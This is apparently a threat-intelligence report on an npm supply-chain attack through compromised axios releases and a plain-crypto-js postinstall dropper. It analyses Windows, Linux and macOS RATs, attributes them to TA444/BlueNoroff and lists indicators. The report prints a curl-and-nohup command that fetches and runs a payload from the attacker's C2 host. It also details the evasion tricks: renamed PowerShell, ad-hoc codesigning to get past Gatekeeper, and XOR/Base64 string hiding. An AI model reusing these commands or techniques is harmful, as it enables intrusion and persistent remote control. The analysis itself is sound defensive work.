Dropper self-destructs in three steps: deletes itself, removes malicious package.json, swaps in clean v4.2.0 stub
C2 infrastructure links to TA444/BlueNoroff (DPRK) via shared ETag with known JustJoin server, same Hostwinds AS54290 subnet, and NukeSped malware classification
Here is how the whole thing played out.
Attack Timeline
Here's how the whole thing plays out. From npm install to a live RAT beaconing home, the entire chain takes under two seconds.
| Timeline | Event |
|---|---|
| T-18 hours | Attacker publishes clean decoy plain-crypto-js@4.2.0 from account nrwise@proton.me |
| T-0 | Malicious plain-crypto-js@4.2.1 published with postinstall hook containing obfuscated dropper |
| T+0 | Compromised axios@1.14.1 and axios@0.30.4 published from hijacked jasonsaayman account |
| T+0.1s | Victim runs npm install. postinstall triggers setup.js |
| T+0.5s | Dropper decrypts string table, detects OS, downloads platform-specific RAT |
| T+1.0s | RAT active. First beacon (FirstInfo) sent to C2 |
| T+1.5s | Anti-forensics complete. setup.js deleted, package.json swapped with clean stub |
| T+60s | RAT enters 60-second beacon loop, awaiting C2 commands |
By the time npm install finishes, the dropper has already run, deployed the RAT, and erased all traces. No errors, no warnings, nothing unusual in the terminal output.
Account Compromise and Dependency Staging
The attacker took over jasonsaayman's npm account and changed the registered email to ifstap@proton.me: a full credential takeover. We confirmed the malicious versions were published manually, not through GitHub Actions. They're missing the cryptographic trustedPublisher signature and the gitHead reference that legitimate Axios releases carry.
About 18 hours before the attack, the attacker published a clean plain-crypto-js@4.2.0 to get some legitimate publishing history on the package. Then they pushed v4.2.1 with the postinstall hook that kicks off the dropper:
"scripts": {
  "postinstall": "node setup.js"
}

                Copy
Package Hashes
| Package | SHA | Status |
|---|---|---|
| axios@1.14.1 | 2553649f232204966871cea80a5d0d6adc700ca | MALICIOUS |
| axios@0.30.4 | d6f3f62fd3b9f5432f5782b62d8cfd5247d5ee71 | MALICIOUS |
| plain-crypto-js@4.2.1 | 07d889e2dadce6f3910dcbc253317d28ca61c766 | MALICIOUS |
| axios@1.14.0 | 7c29f4cf2ea91ef05018d5aa5399bf23ed3120eb | SAFE |
Getting the malicious versions onto npm was step one. Step two was making sure something ran when a developer installed them.
The Dropper: setup.js Analysis
We started by pulling apart setup.js, the file that kicks everything off. At first glance, it looks harmless. no hardcoded URLs, no suspicious imports, no system commands visible in plain text. But that's by design. Everything the dropper needs is encrypted inside an array with 18 entries, and none of it becomes readable until the script actually runs.
The obfuscation uses two layers. The first layer is a character-level XOR cipher that takes the encryption key "OrDeR_7077" and XORs each byte against a key digit and the constant 333. The second layer wraps the result in a reversed Base64 encoding, where underscore characters stand in for the equals-sign padding. At runtime, the dropper reverses the string, restores the Base64 padding, decodes it, and then runs the XOR pass to get the original text. It's enough to defeat static scanners and anyone doing a quick code review.
Figure 1: The obfuscated setup.js source code. All strings are hidden inside the encrypted stq[] array, making the dropper appear harmless during casual inspectionWe wrote a decoder script and ran it against all 18 entries in the array. That's when the real picture came into focus. The decrypted values revealed the C2 server URL (http://sfrclak.com:8000/), the Node.js modules the dropper needs to import (child_process for shell execution, os for platform detection, fs for file manipulation), the platform identifier strings it checks against, and, most importantly, complete platform-specific payload scripts for Windows, macOS, and Linux, each one ready to deploy a different RAT variant.
Figure 2: The two decryption functions that unpack the stq[] array at runtime. a XOR cipher combined with reversed Base64 encodingThe decoded array also contained the dropper's anti-forensics targets: the filenames package.json (which it deletes) and package.md (a clean replacement stub that gets renamed into place). Even the file extensions for the Windows payload chain. .exe, .ps1, .vbs. were stored encrypted, leaving absolutely nothing readable in the source code.
Figure 3: Output from our decoder script showing the full contents of all 18 stq[] entries after decryptionWith the string table decoded, the dropper's execution flow becomes straightforward. It dynamically imports the three Node.js modules using the decrypted names, constructs the full C2 URL by appending the campaign identifier "6202033" to the base URL, calls os.platform() to figure out which operating system it's running on, and branches into one of three completely different delivery paths. The deobfuscated version below makes the logic clear. This is the same code, just with every encrypted string replaced by its decoded value.
Figure 4: The deobfuscated dropper with all strings decoded. C2 URL construction, platform detection via os.platform(), and the main entry point are now clearly visibleWith the string table decoded, the dropper's logic becomes straightforward. It knows the OS, and it acts accordingly.
Platform Detection and Payload Delivery
The dropper doesn't ship a single payload for all targets. Once it knows the victim's OS, it pulls down a RAT built specifically for that platform, using native scripting languages and execution methods that blend naturally with each environment. This makes detection harder because the delivery mechanism looks like normal system activity on each platform.
Windows Delivery Path
Windows gets the most complex delivery chain of the three. The dropper starts by locating powershell.exe on the system using the "where" command, then copies the entire binary to %PROGRAMDATA%\wt.exe. This renaming is deliberate. Security tools and EDR products that monitor for powershell.exe execution won't flag a process called wt.exe, even though it's functionally identical. With the renamed PowerShell in place, the dropper writes a VBScript to %TEMP%\6202033.vbs containing a hidden cmd.exe invocation that handles the actual download.
Figure 5: The Windows delivery path in the deobfuscated dropper. PowerShell gets copied and renamed to wt.exe for evasionThe VBScript uses the WScript.Shell COM object to launch everything hidden. It spawns cmd.exe with a window completely invisible, which runs curl to POST "packages.npm.org/product1" to the C2 server. The response. The full PowerShell RAT script. gets saved as a .ps1 file in %TEMP%, and the renamed wt.exe immediately executes it with -w hidden (hidden window) and -ep bypass (skip execution policy). After the RAT is running in memory, both the VBScript and the .ps1 file get deleted.
The persistence mechanism writes a one-line batch file to %PROGRAMDATA%\system.bat that contains the same fileless download command. This batch file is what runs on every boot through the Registry Run key, re-downloading a fresh copy of the RAT directly into memory each time:
Figure 6: The Windows Stage-1 launcher (system.bat). a single line that downloads the RAT into memory via Invoke-WebRequest and executes it through a ScriptBlock without ever writing to diskThis is a truly fileless persistence mechanism. The RAT script never exists on disk as a standalone .ps1 file during the re-infection path. Security tools scanning the filesystem for suspicious PowerShell scripts won't find anything because everything happens in memory.
Linux Delivery Path
Linux gets the simplest and most direct delivery of the three platforms. There's no intermediate scripting language, no binary renaming, no staged execution. just a single inline shell command:
curl -o /tmp/ld.py -d packages.npm.org/product2 -s http://sfrclak.com:8000/6202033
  && nohup python3 /tmp/ld.py http://sfrclak.com:8000/6202033 > /dev/null 2>&1 &

                Copy
Curl sends an HTTP POST with "packages.npm.org/product2" in the body, telling the C2 to serve the Linux payload. The response gets saved to /tmp/ld.py, and nohup python3 launches it immediately in the background. The nohup ensures the RAT process survives even after the Node.js dropper exits, and redirecting everything to /dev/null keeps the execution completely silent. no output in the terminal, no error messages, nothing to tip off the developer that something just happened.
macOS Delivery Path
The macOS delivery uses AppleScript as an intermediate execution layer, which is a smart choice because osascript execution is a completely normal and common activity on macOS systems. The dropper writes an AppleScript to /tmp/6202033 that performs three chained operations: it downloads the Mach-O RAT binary from the C2, makes it executable, and launches it in the background via /bin/zsh (macOS's default shell since Catalina). Looking at the deobfuscated dropper code, we can see exactly how it constructs the AppleScript payload with the C2 endpoint, persistence path, and the nohup osascript execution command.
Figure 7: The macOS delivery path in the deobfuscated dropper. AppleScript payload construction with persistence path, curl download, chmod 770, and silent osascript executionThe dropper builds the AppleScript with three variables: an empty spacer string, the full C2 URL, and the persistence path /Library/Caches/com.apple.act.mond. It writes this script to
/tmp/<campaignId>, launches it silently with nohup osascript, then moves on to anti-forensics. The actual AppleScript content that ends up on disk is shown below. the chained curl, chmod, and /bin/zsh commands that download, permission, and execute the Mach-O binary:
Figure 8: The decoded macOS AppleScript as written to /tmp/6202033. three variables (empty spacer, C2 URL, persistence path), chained shell commands inside a try block, and self-deletion at the endThe persistence path deserves attention: /Library/Caches/com.apple.act.mond. This is deliberately crafted to mimic Apple's reverse-DNS naming convention (
com.apple.<service>) inside a legitimate system cache directory. A system administrator browsing /Library/Caches/ would see dozens of real com.apple.* files alongside this one and likely skip right past it. The name "act.mond" even sounds like it could be an "activity monitor daemon". Something Apple might actually ship.
Once the payload is running, the dropper has one job left.
Anti-Forensics
Right after the platform payload launches, the dropper runs a three-step cleanup. Here's the anti-forensics code that deletes itself, removes the malicious package.json, and swaps in a clean v4.2.0 stub:
Figure 9: Anti-forensics: fs.unlink(self), fs.unlink(package.json), fs.rename(package.md → package.json)When it's done, node_modules/plain-crypto-js/ looks like a perfectly normal, slightly outdated JavaScript package. The dropper is gone, the malicious manifest is gone, and a clean replacement sits in its place.
The dropper is gone. The RAT is not. Here is what each variant does once it's running.
Windows RAT: PowerShell In-Memory Implant
The Windows payload is a PowerShell script that never touches disk as a standalone file. It's downloaded and executed entirely in memory through an Invoke-WebRequest and ScriptBlock chain. It's the only variant of the three that bothers with persistence. Once it's running, it immediately sets up a mechanism to survive reboots, starts collecting system information, and begins beaconing to the C2 server every 60 seconds.
Initialization and Persistence
The RAT's first action on execution is to establish persistence so it can survive a system reboot. It generates a random 16-character alphanumeric session UID that uniquely identifies this victim, then pulls a comprehensive system profile using WMI queries: hostname, username, full OS version with architecture, timezone, last boot time, OS install date, hardware model, and CPU type. With that data collected, it creates a hidden batch file at %PROGRAMDATA%\system.bat and registers it as a startup item through the Registry Run key HKCU...\CurrentVersion\Run with the value name "MicrosoftUpdate", chosen specifically to look like a legitimate Windows Update entry during casual inspection.
Figure 10: Windows RAT initialization: system recon via WMI, persistence setup (MicrosoftUpdate Run key), and C2 communication function with fake IE8 User-AgentC2 communication goes through System.Net.WebClient with a fake IE8 User-Agent string. All request bodies are JSON-serialized, UTF-8 encoded, then Base64-wrapped. This encoding pipeline is the same across all three platform variants.
Script Execution Handler
The runscript command is where the attacker gets arbitrary PowerShell execution on the victim's machine. We found three distinct execution paths in the handler, each designed for a different scenario. When the C2 sends just a parameter with no script body, the RAT executes it as a direct PowerShell command.
The content gets double-encoded (UTF-16 then Base64) and passed through PowerShell's -EncodedCommand flag, keeping everything entirely in memory with no filesystem artifacts. Larger scripts that exceed command-line length limits get written to a temporary .ps1 file with a random GUID filename in %TEMP%, executed via the -File parameter, and immediately deleted afterward.
Figure 11: Do-Action-Scpt: three execution paths. direct command, in-memory EncodedCommand (<10KB), and a temp file for large scriptsThe in-memory path leaves no filesystem artifacts. The temp file path is only a fallback for scripts that exceed command-line length limits.
Command Dispatcher
The command dispatcher function sits at the center of the RAT's operation. Every time a beacon comes back from the C2 with data in the response, this function parses the JSON, reads the "type" field, and routes the request to the appropriate handler.
It supports four command types: kill to gracefully terminate the RAT, peinject for in-memory .NET assembly injection into cmd.exe, runscript for arbitrary PowerShell execution, and rundir for remote filesystem browsing with detailed metadata.
Figure 12: Process-Request: command dispatcher handling kill (exit 0), peinject (.NET Reflection), runscript, and rundirOn a peinject command, the handler loads a .NET DLL via Reflection, grabs Extension.SubRoutine.Run2, and invokes it to inject a payload into cmd.exe. The variable names are reversed on purpose. $rotjni is "injtor" and $daolyap is "payload" spelled backwards.
Beacon Loop
The main function starts by detecting the CPU architecture (x64 vs ARM), then sends the initial FirstInfo beacon to the C2 with directory listings of the user's Documents, Desktop, OneDrive, AppData\Roaming, and every filesystem drive root. This gives the attacker an immediate map of the victim's file system before any commands are even sent. After that, it enters an infinite loop that beacons every 60 seconds. The first iteration sends the complete system profile, including a full process list from WMI. Every subsequent iteration sends just a timestamp heartbeat to keep the connection alive without wasting bandwidth.
Figure 13: Main work() function: architecture detection, FirstInfo beacon, Win32_Process enumerationHere's the beacon data structure: the first beacon carries the full system profile, subsequent ones just carry a timestamp. Each response gets checked for C2 commands:
Figure 14: Beacon loop: full BaseInfo with system profile on first iteration, then heartbeat-only, with 60-second sleep intervalThe Linux variant strips everything back. No staging, no binary renaming, just a Python script and a shell command.
Linux RAT: Python Backdoor
The Linux variant is written entirely in Python 3 using only standard library modules. no pip installs, no external dependencies, nothing that would require a package manager. It mirrors the Windows RAT's full functionality with the same four C2 commands, the same JSON protocol, and the same Base64 encoding pipeline. The zero-dependency approach is a practical choice: the dropper can't guarantee pip is available, but Python 3 ships with nearly every modern Linux distribution.
System Reconnaissance
The RAT collects system information through Linux-specific methods that read directly from the kernel's virtual filesystems. It pulls the hostname from /proc/sys/kernel/hostname, calculates the boot time by reading uptime from /proc/uptime and subtracting it from the current time, estimates the OS installation date from the creation timestamp of /var/log/installer or /var/log/dpkg.log (depending on the distribution), and reads hardware vendor and model strings from /sys/class/dmi/id/sys_vendor and /sys/class/dmi/id/product_name. The recon functions are shown below:
Figure 15: Linux recon functions: get_os() for architecture detection, get_boot_time() via /proc/uptime, get_host_name(), get_user_name()The hardware ID functions try to read DMI sysfs files that need root access. If the RAT is running as a regular user, those values come back as empty strings silently.
Figure 16: System info collection: get_installation_time() via dpkg logs, get_system_info() reading /sys/class/dmi for vendor and product nameProcess Enumeration
Where the Windows variant uses WMI to enumerate processes, the Linux RAT walks the /proc filesystem directly. For each numeric directory under /proc (each one representing a running process), it reads the full command line from /proc/[pid]/cmdline (where null bytes separate the arguments), extracts the parent PID and process start time from /proc/[pid]/stat, reads the effective UID from /proc/[pid]/status, and resolves that UID to a username by parsing /etc/passwd line by line. It's more work than calling a single WMI query, but it achieves the same result without any external dependencies.
Figure 17: Process enumeration: walking /proc/[pid]/ directories, reading cmdline, stat, status, and resolving UIDs against /etc/passwdThe RAT marks its own process with a '*' prefix in the command line field so the attacker can spot it quickly in the process list.
C2 Communication
All C2 traffic goes through Python's http.client module, which is part of the standard library. There's no dependency on the popular requests package or urllib3. The same fake Internet Explorer 8 User-Agent string appears here that we saw in the Windows variant and will see again in the macOS binary. It's consistent across all three platforms, which makes it a reliable detection signature. On a Linux system, seeing an IE8 User-Agent in outbound HTTP traffic is about as suspicious as it gets.
Figure 18: send_post_request(): HTTP POST via http.client with fake IE8 User-Agent and 60-second timeoutIt handles both HTTP and HTTPS connections, though this campaign only uses unencrypted HTTP on port 8000. The 60-second timeout keeps it from hanging forever if the C2 goes down.
Command Handlers
The Linux RAT supports the same four C2 commands as the Windows variant. The peinject handler is supposed to Base64-decode a binary payload from the C2, write it to a hidden file at
/tmp/.<random_6_characters>, set permissions to 777 (world-executable), and launch it via subprocess. The runscript handler supports two modes: when no script is provided, it executes the parameter directly as a shell command through subprocess.run() with shell=True; when a Base64-encoded script is included, it decodes it and runs it through python3 -c.
Figure 19: Command handlers: do_action_ijt (binary drop + execute) and do_action_scpt (shell command or Python script execution)Command Dispatcher
The command dispatcher parses JSON from the C2 response and routes each command to its handler. The structure is nearly identical to the Windows variant. same command type names, same JSON field names, same response format. This consistency across platforms confirms that someone worked from a shared specification when building these three RATs, even though they're written in completely different languages.
Figure 20: process_request(): C2 command dispatcher for kill, peinject, runscript, and rundir with CmdResult responsesEvery command response goes back to the C2 as a CmdResult JSON object with the command ID, session UID, status code ("Wow" for success, "Zzz" for failure), and any output or error message.
Beacon Loop and Entry Point
The main beacon loop collects system information and sends it to the C2 every 60 seconds. There's a notable difference here from the Windows variant: the Linux RAT sends the complete system profile. hostname, username, OS version, timezone, boot time, hardware info, and the full process list. on every single beacon, not just the first one. The Windows version optimizes this by sending the full profile once and then switching to a lightweight timestamp-only heartbeat. The Linux version never implements that optimization, which wastes bandwidth and makes the beacon traffic slightly easier to spot on the network. This looks like something they planned to fix but never got around to during what appears to have been a rushed porting effort.
Figure 21: main_work(): infinite beacon loop sending full system info (hostname, username, OS, processes) every 60 secondsThe entry point reads the C2 URL from sys.argv[1], generates a 16-character session UID, scans key user directories ($HOME, .config, Documents, Desktop), fires off the FirstInfo beacon, and drops into the main loop.
Figure 22: work(): entry point. reads C2 URL from argv[1], generates UID, sends FirstInfo with directory listings, enters main_work loopLinux RAT C2 Commands
The Linux RAT receives the same four commands from the C2 server, but handles each one using Python-native methods:
| Command | Type | Linux Implementation |
|---|---|---|
| kill | "kill" | Sends rsp_kill acknowledgment, then calls sys.exit(0) to terminate the Python process |
| peinject | "peinject" | BROKEN: attempts base64.b64decode(b64_string), but b64_string is undefined, throws NameError every time. Should use ijtbin parameter. Binary drop never executes on Linux. |
| runscript | "runscript" | Two modes: subprocess.run(shell=True) for direct shell commands, or subprocess.run(["python3","-c",decoded_script]) for Base64-encoded Python code |
| rundir | "rundir" | Uses pathlib.Path.iterdir() to enumerate directories, returns Name, IsDir, SizeBytes, Created (st_birthtime if available), Modified, HasItems |
The macOS variant is a different animal. Where the other two are scripts, this one is a compiled C++ binary with a Gatekeeper bypass built in.
macOS RAT: Compiled Mach-O Binary (IDA Pro)
The macOS variant is a completely different animal from the Windows and Linux payloads. Instead of an interpreted script, it's a compiled C++ native binary weighing in at 657 KB. roughly 60 times the size of the other two variants. That's a significant investment of development effort. It links against macOS's built-in libcurl for HTTP communication, libc++ for the C++ standard library, and ships with a statically linked copy of the nlohmann::json library for JSON parsing. We loaded the binary into IDA Pro for static analysis and identified 23 meaningful functions that together reveal the full structure of the RAT's operation.
C2 Communication
It handles all HTTP traffic between the RAT and the C2 server. It configures libcurl with POST mode enabled, the same fake Internet Explorer 8 User-Agent string we've seen in the other two variants, a 30-second connection timeout, and redirect following. Request bodies are Base64-encoded before sending, maintaining full protocol compatibility with the Windows and Linux versions. It uses macOS's system-installed /usr/lib/libcurl.4.dylib rather than bundling its own HTTP stack, which keeps the binary smaller and avoids the need to ship OpenSSL.
Figure 23: IDA Pro: C2_SendPost_Curl showing libcurl CURLOPT settings. POST mode, fake IE8 User-Agent, 30s timeout, redirect followingThe screenshot below shows the libcurl configuration, where you can see each CURLOPT being set, including the hardcoded fake IE8 User-Agent string that ties this binary to the same C2 infrastructure as the Windows and Linux variants.
Binary Drop with Gatekeeper Bypass
This is the most interesting part in the entire binary and the one that sets the macOS variant apart from the other two platforms. When the C2 sends a peinject command, the handler Base64-decodes the payload, generates a random 6-character string for the filename, writes the binary to /private/tmp/ as a hidden file (the leading dot in the filename makes it invisible to ls without the -a flag), and sets executable permissions via chmod to 0755. But then it does something neither the Windows nor Linux variant needs to do. It bypasses macOS Gatekeeper.
Figure 24: Drop. Base64Decode, snprintf("/private/tmp/.%s"), fwrite, chmod 0755, codesign --force --deep --sign -, popen()The key line is the codesign call: codesign --force --deep --sign - applies an ad-hoc code signature to the dropped binary. On macOS, Gatekeeper blocks execution of any unsigned binary, so without this step the payload would be quarantined and never run.
The --force flag overwrites any existing signature that might be present, --deep ensures nested frameworks or bundles inside the binary also get signed, and --sign - tells codesign to use an ad-hoc identity that doesn't require an Apple Developer certificate.
technique maps to MITRE T1553.002 (Subvert Trust Controls: Code Signing) and is a clear sign that whoever built this binary understood macOS security mechanisms at a practical level. You don't add codesigning to your malware unless you've hit the Gatekeeper wall during testing.
AppleScript Execution
When the C2 sends a runscript command with a script payload, the binary doesn't execute it directly as shell code like the other platforms do. Instead, it creates a temporary AppleScript file using mkstemps with the template /tmp/.XXXXXX.scpt, writes the decoded script content into it, and executes it through /usr/bin/osascript. macOS's built-in AppleScript interpreter. This gives the attacker access to macOS-specific automation capabilities like UI interaction, application control, and system dialog manipulation that wouldn't be possible through a simple shell command. Any additional parameters from the C2 are parsed through a shell-split function and appended to the argument vector.
Figure 25: RAT_Cmd_RunAppleScript. Base64DecodeToString, CreateTempScptFile via mkstemps, /usr/bin/osascript execution, unlink cleanupAfter execution finishes and stdout is captured through a pipe back to the parent process, the temporary .scpt file is immediately deleted. If the C2 sends a runscript command with an empty script field and only a parameter, the binary falls back to direct shell execution through /bin/sh -c, which gives the attacker standard Unix command-line access as a fallback.
Architecture Detection
One of the smaller but important functions in the binary handles architecture detection. It queries the macOS kernel using sysctlbyname with the parameter "hw.optional.arm64" to determine whether the system is running on Apple Silicon or Intel hardware:
Figure 26: Recon_GetOS. sysctlbyname("hw.optional.arm64") returning "mac_arm" or "mac_x64"If the sysctl call returns 1, the binary reports "mac_arm" to the C2 server. Otherwise, it defaults to "mac_x64". This architecture information is important because it tells the attacker which type of binary to send through the peinject command. An ARM64 Mach-O won't run on an Intel Mac and vice versa, so the C2 needs to know which one to serve.
Process Enumeration
For enumerating running processes, the macOS variant takes a simpler approach than the Linux one. Instead of walking /proc directories (which don't exist on macOS), it calls popen with "ps -eo user,pid,command" and reads the output line by line through fgets into a 4096-byte buffer. The result is a formatted string showing every running process with its owner, PID, and full command line. the same data the other variants collect, just gathered through a different method.
Figure 27: Recon_GetProcessList. popen("ps -eo user,pid,command") with fgets output parsing loopThe process list goes into every BaseInfo beacon, giving the attacker a live view of what's running on the machine.
macOS RAT C2 Commands
The macOS RAT receives the same four commands, but implements each one using compiled C++ with macOS-native APIs and a unique Gatekeeper bypass technique:
| Command | Type | macOS Implementation |
|---|---|---|
| kill | "kill" | Sends rsp_kill acknowledgment, then calls exit(0) to terminate the Mach-O binary process |
| peinject | "peinject" | Base64-decodes payload, writes to
/private/tmp/.<random> (hidden), chmod 0755, runs codesign --force --deep --sign - to bypass Gatekeeper, then executes via popen() |
| runscript | "runscript" | Creates temp .scpt file via mkstemps(), executes through /usr/bin/osascript (AppleScript), captures stdout via pipe, deletes temp file. Falls back to /bin/sh -c if the Script field is empty |
| rundir | "rundir" | Uses std::filesystem directory iteration with stat() calls, returns Name, IsDir, SizeBytes, Created (st_birthtimespec), Modified, HasItems |
Three platforms, three languages, three delivery methods. The protocol underneath them is identical.
Shared RAT Architecture and C2 Protocol
All three RATs are written in different languages, but they speak the same C2 protocol. The JSON message structures, field names, encoding scheme, and even the status code strings ("Wow" and "Zzz") are identical across platforms.
C2 Remote Commands
These are the commands the attacker can send to the RAT, delivered in the JSON response during each 60-second beacon:
| Command | Type Field | Description |
|---|---|---|
| kill | "kill" | Terminate the RAT process and send acknowledgment to C2 |
| peinject | "peinject" | Base64-decode a native binary, write to disk, and execute |
| runscript | "runscript" | Execute arbitrary script (PowerShell / Python / AppleScript) |
| runscript (empty) | "runscript" | Execute a direct shell command when the Script field is empty |
| rundir | "rundir" | Browse the victim file system and return file/directory metadata |
C2 Response Commands
| Response | Sent After | Content |
|---|---|---|
| rsp_kill | kill | Acknowledgment with status "success", then exit |
| rsp_peinject | peinject | Binary drop result: "Wow" or "Zzz" with error |
| rsp_runscript | runscript | Captured stdout from executed script |
| rsp_rundir | rundir | JSON array: Name, IsDir, SizeBytes, Created, Modified, HasItems |
Status Codes
| Code | Meaning | Example |
|---|---|---|
| "Wow" | Success | Binary dropped and launched, script output captured |
| "Zzz" | Failure | Exception message (e.g. "name 'b64_string' is not defined") |
| "success" | Kill ack | Used only for the kill command acknowledgment |
Beacon Message Types
| Type | When Sent | Content |
|---|---|---|
| FirstInfo | Once on startup | Session UID, OS identifier, directory listings |
| BaseInfo | Every 60 seconds | System info + heartbeat timestamp |
| CmdResult | After each command | Status code (Wow/Zzz) and output |
| JSON response | In beacon response | Command with parameters |
Platform Implementation Comparison
| Feature | Windows | Linux | macOS |
|---|---|---|---|
| Script Engine | PowerShell -EncodedCommand | python3 -c | osascript (.scpt) |
| Binary Inject | .NET Reflection → cmd.exe | Write /tmp + chmod (BROKEN) | Write + chmod + codesign |
| Process Enum | WMI Win32_Process | /proc walking | ps -eo |
| Persistence | Registry Run key | NONE | NONE |
| Initial Recon | Docs, Desktop, OneDrive, AppData, all drives | $HOME, .config, Docs, Desktop | $HOME, Docs, Desktop, Downloads, /Applications |
The shared protocol points to a single developer or team. The infrastructure points to something more specific.
Attribution: TA444/BlueNoroff (DPRK)
We're attributing this attack to TA444/BlueNoroff based on multiple converging lines of evidence. TA444/BlueNoroff operates as a financially motivated subgroup of the Lazarus collective under DPRK direction, and they've been running supply chain attacks against the JavaScript and Python ecosystems for years. The attribution here doesn't rest on any single indicator.
It comes from multiple independent lines of evidence that all point in the same direction: infrastructure overlaps, malware family classification, tactical alignment, and hosting patterns that match documented TA444/BlueNoroff operations.
Infrastructure Overlap: Shared ETag
The strongest piece of evidence is a network infrastructure overlap. We pivoted from the Axios C2 server at 142.11.206[.]73 and found that it shares a unique HTTP ETag header with 23.254.167[.]216, a server that we previously documented as active TA444/BlueNoroff infrastructure.
That server was hosting a "JustJoin" landing page, a macOS application theme previously linked to TA444/BlueNoroff campaigns by both SentinelOne and Hunt.io. ETag headers are typically generated by the web server based on file content and modification time, so sharing a unique ETag across two different servers strongly suggests they're managed by the same operator, likely serving identical content from a common deployment pipeline.
We pulled the C2 IP details from Hunt.io and confirmed it sits on Hostwinds AS54290 within the 142.11.192.0/18 subnet. That same /18 block contains at least three other IP addresses that have been independently confirmed as Lazarus Group infrastructure in previous investigations.
Figure 28: overview for 142.11.206[.]73. the Axios C2 server hosted on Hostwinds LLC in Dallas, Texas, AS54290, within the 142.11.192.0/18 subnet that contains confirmed Lazarus infrastructureHostwinds is the most frequently observed hosting provider in Hunt.io's tracking of TA444/BlueNoroff operations. The provider offers affordable VPS instances with minimal identity verification and accepts cryptocurrency payments, making it attractive for threat actors who need disposable infrastructure that's quick to provision and hard to trace back. The provider profile below shows the hosting characteristics that make it a repeated choice for this threat group.
Figure 29: Hostwinds provider profile showing cryptocurrency payment acceptance, medium bulletproof rating, and detected malicious activity, including C2 scanning and phishing sitesThe combination of the same ASN, the same /18 subnet, a shared unique ETag with a documented DPRK server, and the use of Hostwinds (BlueNoroff's most common hosting provider) creates a strong infrastructure link that's difficult to explain as a coincidence.
JustJoin Campaign Connection
The server at 23.254.167[.]216 that shares the ETag with our Axios C2 was actively hosting a "JustJoin" landing page, a fake macOS application designed for monitoring Zoom meetings. Public reporting from SentinelOne has linked these JustJoin-themed domains to BlueNoroff's broader campaign of targeting developers and cryptocurrency workers through spoofed virtual meeting platforms.
The fact that the Axios attack also places heavy emphasis on a sophisticated macOS Mach-O binary (the most developed of the three platform variants) fits this pattern of macOS-focused operations.
Hunt.io's investigation of the JustJoin infrastructure revealed deeper connections. Two additional servers. 108.174.194[.]44 and 108.174.194[.]196. share the same SSH key fingerprint (e1f6b7f621a391a9d26e9a196974f3e2cc1ce8b4d8f73a14b2e8cb0f2a40289f) with the 23.254.167[.]216 server, indicating coordinated management across all three. The second linked server had email service ports open (143, 993, 995), suggesting it was configured for phishing operations.
Figure 30: 23.254.167[.]216 server sharing the same ETag with our Axios C2 serverNukeSped Malware Classification
Beyond the infrastructure links, the macOS Mach-O binary itself has been classified as NukeSped, a malware family that is exclusively associated with the Lazarus Group. NukeSped isn't a commodity tool or an open-source framework that multiple threat actors might pick up; its use is a strong standalone indicator of DPRK origin.
Additionally, the binary's internal naming convention references "macWebT", which directly matches malware documented by SentinelOne in their 2023 reporting on TA444/BlueNoroff macOS campaigns. This naming continuity across campaigns suggests code reuse or shared development within the same team.
TTP Alignment
The tactics, techniques, and procedures in this attack align closely with documented TA444/BlueNoroff operations across several dimensions. The group has a well-established pattern of targeting software supply chains through npm and PyPI packages, going back to at least 2023. They consistently build cross-platform toolkits with particular attention to macOS (where they've deployed GhostCall and GhostHire campaigns).
Their infrastructure repeatedly shows up on Hostwinds VPS instances. They target developer machines because developers often have access to cryptocurrency wallets, cloud credentials, and signing keys that support BlueNoroff's primary mission: generating revenue for the DPRK regime through financial theft.
The use of Proton Mail addresses (ifstap@proton.me and nrwise@proton.me) for the compromised npm accounts also fits the pattern. DPRK-linked threat actors consistently use privacy-preserving email services for infrastructure registration, and Proton Mail's anonymous signup process makes it a repeated choice across multiple Lazarus campaigns.
Confidence Assessment
We assessed each evidence layer independently and assigned confidence levels based on how uniquely it ties to TA444/BlueNoroff versus other possible explanations:
| Evidence Layer | Specific Indicator | Confidence |
|---|---|---|
| Shared ETag | Axios C2 shares a unique ETag with 23.254.167[.]216 (documented DPRK JustJoin server) | HIGH |
| ASN + Subnet | Same Hostwinds AS54290, same /18 subnet as 3+ confirmed Lazarus IPs | HIGH |
| JustJoin Campaign | ETag-linked server hosts known TA444/BlueNoroff macOS lure page | HIGH |
| NukeSped Classification | macOS binary classified as Lazarus-exclusive malware family | HIGH |
| SSH Key Cluster | 3 servers share SSH fingerprint e1f6b7f6..., indicating coordinated management | HIGH |
| TTP Alignment | npm supply chain targeting, macOS focus, multi-platform RATs, developer targeting | MEDIUM-HIGH |
| Hosting Pattern | Hostwinds VPS is BlueNoroff's most frequently observed provider | MEDIUM |
| Email OpSec | Proton Mail anonymous registration matches DPRK operational patterns | LOW (alone) |
Taken individually, some of these indicators (like the Proton Mail usage or Hostwinds hosting) wouldn't be sufficient for attribution. But the cumulative weight of all eight evidence layers, especially the shared ETag, NukeSped classification, and SSH key cluster, points strongly to TA444/BlueNoroff as the operator behind this campaign.
Related DPRK Infrastructure
The following indicators were identified through infrastructure pivoting from the Axios C2 server and are associated with the broader TA444/BlueNoroff operation:
| Type | Indicator | Context |
|---|---|---|
| IP | 23.254.167[.]216 | JustJoin landing page host shares a unique ETag with Axios C2 |
| IP | 108.174.194[.]44 | Shared SSH key with JustJoin server, active at time of writing |
| IP | 108.174.194[.]196 | Shared SSH key, email ports 143/993/995 open (phishing infrastructure) |
| Domain | a0info.v6[.]army | JustJoin landing page, registered via NameCheap |
| SSH Key | e1f6b7f621a391a9d26e9a196974f3e2cc1ce8b4d8f73a14b2e8cb0f2a40289f | Shared across 3 coordinated DPRK servers on Hostwinds |
Indicators of Compromise
Network Infrastructure
| Type | Indicator | Description |
|---|---|---|
| Domain | sfrclak[.]com | C2 server |
| IP | 142.11.206[.]73 | C2 IP (Hostwinds AS54290) |
| Port | 8000 | C2 port (HTTP, no TLS) |
| URI | /6202033 | Campaign endpoint |
| User-Agent | mozilla/4.0 (compatible; msie 8.0; ...) | Beacon identifier |
File Hashes
| SHA-256 | Description |
|---|---|
| e10b1fa84f1d6481625f741b69892780140d4e0e7769e7491e5f4d894c2e0e09 | setup.js dropper |
| 506690fcbd10fbe6f2b85b49a1fffa9d984c376c25ef6b73f764f670e932cab4 | macOS Mach-O RAT |
| 617b67a8e1210e4fc87c92d1d1da45a2f311c08d26e89b12307cf583c900d101 | Windows PowerShell RAT |
| f7d335205b8d7b20208fb3ef93ee6dc817905dc3ae0c10a0b164f4e7d07121cd | Windows Stage-1 launcher |
| fcb81618bb15edfdedfb638b4c08a2af9cac9ecfa551af135a8402bf980375cf | Linux Python RAT |
File System Indicators
| Platform | Indicator | Description |
|---|---|---|
| macOS | /Library/Caches/com.apple.act.mond | Mach-O RAT binary |
